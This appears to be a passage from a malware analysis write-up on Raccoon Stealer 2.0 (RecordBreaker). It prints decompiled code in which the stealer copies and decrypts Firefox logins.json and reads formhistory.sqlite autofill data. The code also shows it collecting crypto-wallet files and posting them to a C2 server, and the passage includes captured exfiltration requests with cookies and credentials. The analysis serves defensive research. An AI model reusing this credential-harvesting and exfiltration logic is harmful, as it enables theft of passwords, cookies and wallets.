
The next step in Raccoon’s “plan” is to retrieve the autofill data. The program tries to open the database logins.json:



```
 pPath = (PCWSTR)(*g_dwPathCombineW)(pszDest,pszDir,g_wsc_loginsjson);
 _pPath = pPath;
 i_reusable = get_locallow_filepath(pBuff,&pNewFilename);
 _pNewFilename = pNewFilename;
 if ((i_reusable == 0) || (i_reusable = (*g_dwCopyFileW)(pPath,pNewFilename,0), i_reusable == 0
 ))
 {
   (*g_dwLocalFree)(pPath);
   (*g_dwDeleteFileW)(_pNewFilename);
 }
 else {
   hFile = (HANDLE)(*g_dwCreateFileW)(_pNewFilename,FILE_FLAG_WRITE_THROUGH,1,0,3,0,0);
   i_reusable = (*g_dwGetFileSize)(hFile,0);
   pBuff_2 = (*g_dwLocalAlloc)(LMEM_ZEROINIT,i_reusable);
   i_reusable = (*g_dwReadFile)(hFile,pBuff_2,i_reusable + -1,&local_4c,0);
   if (i_reusable == 0) {
_00406ed8:
     (*g_dwLocalFree)(pBuff_2);
     (*g_dwCloseHandle)(hFile);
     (*g_dwDeleteFileW)(_pNewFilename);
     if (pPath != (PCWSTR)0x0) {
       (*g_dwLocalFree)(pPath);
     }
     if (_pNewFilename != (PWSTR)0x0) {
       (*g_dwLocalFree)(_pNewFilename);
     }
     return 1;
   }
```

Raccoon Stealer 2.0 is trying to open the logins.json database

Then the stealer tries to decrypt the data from that database, using the 3nss3.dll!PK11SDR_Decrypt method.



```
mSlot = (*g_dw_pk11_getinternalkeyslot)();
_mSlot = mSlot;
if (mSlot == 0) {
  iResult = 0;
  pCpyStr = (*g_dwStrCpyW)(*pwszDest,&DAT_0040d408);
  *pwszDest = pCpyStr;
  goto LAB_004062dc;
}
sv = (*g_dw_pk11_authenticate)(mSlot,1,0);
if (sv == 0) {
  _pBuff = pBuff;
  _iSize = iSize;
  iUnk = 0;
  iUnk_1 = 0;
  sv = (*g_dw_pk11sdr_decrypt)(request,reply,0);
  if (sv != 0) goto LAB_004062aa;
```

Raccoon malware 2.0 decrypts encrypted logins.json database


After that, the malware formats collected data like so:

```
“URL:%s\nUSR:%s\nPASS:%s”
```

Using encrypted data, Raccoon malware formats it to a more readable state*Using encrypted data, Raccoon malware formats it to a more readable state*

Autofill form data

After these manipulations, the stealer collects the autofill form data. It attempts to open the formhistory.sqlite database:




```
pBuff_2 = (*g_dwPathCombineW)(pBuff_1,param_1,g_wsc_formhistorysqlite);
iReusable = get_locallow_filepath(pBuff,(PWSTR *)&ppStmt);
_ppStmt = ppStmt;
if ((iReusable == 0) || (iReusable = (*g_dwCopyFileW)(pBuff_2,ppStmt,0), iReusable == 0)) {
  (*g_dwLocalFree)(pBuff_2);
}
else {
  iReusable = (*g_dw_sqlite3_open16)(_ppStmt,&pDbHandle);
  if (iReusable != 0) {
_004070a0:
    (*g_dwDeleteFileW)(_ppStmt);
    if (_ppStmt != (HMODULE)0x0) {
      (*g_dwLocalFree)(_ppStmt);
    }
    if (pBuff_2 != 0) {
      (*g_dwLocalFree)(pBuff_2);
    }
    return 1;
  }
```

Raccoon info stealer tries to open another database

If the connection to the database is successful, the program retrieves form data values from it with an SQL query like:

```
SELECT name, value FROM autofill
```




```
iReusable = (*g_dw_sqlite3_prepare_v2)
                      (pDbHandle,g_str_sqlmozformdata_query,0xffffffff,&stack0x00000008,0);
if (iReusable == 0) {
  while (iReusable = (*g_dw_sqlite3_step)(in_stack_00000008), iReusable == 100) {
    key = (wchar_t *)(*g_dw_sqlite3_column_text16)(in_stack_00000008,0);
    value = (wchar_t *)(*g_dw_sqlite3_column_text16)(in_stack_00000008,1);
    iReusable = (*g_dwLstrLenW)(key);
    if (1 < iReusable) {
      pResult = str_concat(*pReqBuff,key);
      key = g_wsc_space;
      *pReqBuff = pResult;
      key = str_concat(pResult,key);
      *pReqBuff = key;
      iReusable = (*g_dwLstrLenW)(value);
      if (1 < iReusable) {
        value = str_concat(*pReqBuff,value);
        key = g_wsc_space;
        *pReqBuff = value;
        value = str_concat(value,key);
        key = g_wsc_space;
        *pReqBuff = value;
        key = str_concat(value,key);
        *pReqBuff = key;
      }
    }
  }
  (*g_dw_sqlite3_finalize)(in_stack_00000008);
  (*g_dw_sqlite3_close)(pDbHandle);
  goto LAB_004070a0;
}
```

Raccoonstealer is executing another SQL request to retrieve data

RecordBreaker concatenates all data together and sends POST requests to C2. ANY.RUN sandbox's HTTP MITM proxy feature intercepts all the data that the malware has managed to collect.

SystemInfo POST request




```
--ZxuY4Rpckj7cz282
Content-Disposition: form-data; name="file"; filename="System Info.txt"
Content-Type: application/x-object

System Information:
        - Locale: English
        - Time zone:    - OS: Windows 10 Pro
        - Architecture: x32
        - CPU: Intel(R) Core(TM) i5-6400 CPU @ 2.70GH (4 cores)
        - RAM: 3583 MB
        - Display size: 1280x720
        - Display Devices:
                0) Microsoft Basic Display Adapter

Installed applications:
        Adobe Flash Player 27 NPAPI 27.0.0.187
        Adobe Flash Player 27 PPAPI 27.0.0.187
        CCleaner 5.35
        FileZilla Client 3.33.0
        Mozilla Firefox 65.0.2 (x86 en-US)
```

System info request made by Raccoon aka RecordBreaker

UserInfo POST *request*



```
--ppU526o1C6fEvDlD
Content-Disposition: form-data; name="file"; filename="\cookies.txt"
Content-Type: application/x-object

.google.de      TRUE    /       TRUE    13243160092847545       1P_JAR  2020-07-30-07
.google.de      TRUE    /       TRUE    13256379292847546       NID
204=Q4ytSZ2twwf_dg5CjqCORVQ_DbFuV0pZtpyQflXZgQ9AtqUPZvZ-
2OlEXFmrP7sHgnLTubodhI491TDMpfu2QRiKJbafkrny2I9YQDYmi8BpyLbLgqoAaAeQVAQvlMujVWtAIT7eE8v5WvQHVGyZrmoSytqbuwqwy3ZxVMZ7A
zk
C:\Users\admin\AppData\Local\Google\Chrome\User Data\Default||
--ppU526o1C6fEvDlD
Content-Disposition: form-data; name="file"; filename="\passwords.txt"
Content-Type: application/x-object

URL:https://www.facebook.com/
USR:honey@pot.com
PASS:honeypass356
C:\Users\admin\AppData\Local\Google\Chrome\User Data\Default||

--ppU526o1C6fEvDlD--
```

User info request made by Raccoon malware


When the C2 server gets each chunk of data, it responds “received”:

C2 server responds

Crypto-wallets, Custom, and Telegram file data collection

Crypto-wallets data

RecordBreaker is looking for users’ crypto-wallets data using filters and templates retrieved from the configuration.




```
if (iReusable != 0) {
  pBuff = (*g_dwPathCombineW)(pBuff,pBuff,pDir);
  iRes = 0;
  pBuff_1 = (*g_dwLocalAlloc)(LMEM_ZEROINIT,8192);
  traverse_cryptowallets_recursively(local_8,pBuff,pBuff,_pBuff,local_18,pBuff_1,&iRes);
  iReusable = pBuff_1;
  if (0 < iRes) {
    pRandomStringBuff = (*g_dwLocalAlloc)(LMEM_ZEROINIT,520);
    pHttpHdrBuff = (*g_dwLocalAlloc)(LMEM_ZEROINIT,520);
    pRandomStringBuff_1 = (wchar_t *)get_random_string(pRandomStringBuff,16);
    _pRandomStringBuff_1 = pRandomStringBuff_1;
    _pHttpHdrBuff = (wchar_t *)(*g_dwStrCpyW)(pHttpHdrBuff,g_wsc_httphdr_cntt_multipart);
    pConcatRes = str_concat(_pHttpHdrBuff,pRandomStringBuff_1);
    unk_2 = 0;
    _forwslashastx = g_wsc_forwslashastx;
    http_req = begin_http_req(&pConcatRes);
    pBuff_2 = (*g_dwLocalAlloc)(LMEM_ZEROINIT,388);
    Wc2mbRes = (*g_dwWideCharToMultiByte)(CP_UTF8,0,pRandomStringBuff_1,0xffffffff,0,0,0,0);
    iReusable = pBuff_1;
    if ((Wc2mbRes != 0) &&
       (Wc2mbRes = (*g_dwWideCharToMultiByte)
                             (CP_UTF8,0,pRandomStringBuff_1,0xffffffff,pBuff_2,Wc2mbRes,0,0)
                             ,
       iReusable = pBuff_1, Wc2mbRes != 0)) {
      send_http_req(unk,pBuff_2,0,(int *)0x0,iRes,pBuff_1,http_req,&_forwslashastx);
    }
    (*g_dwLocalFree)(pBuff_2);
    (*g_dwLocalFree)(http_req);
    (*g_dwLocalFree)(pConcatRes);
    (*g_dwLocalFree)(_pRandomStringBuff_1);
    pBuff_2 = unk_1;
  }
  (*g_dwLocalFree)(iReusable);
}
```

RecordBreaker is looking for the user's crypto-wallets data

Custom files

Then, the wallet.dat file is searched (it contains local information about the bitcoin wallet). After that, the stealer looks for arbitrary files from custom directories specified in the configuration.

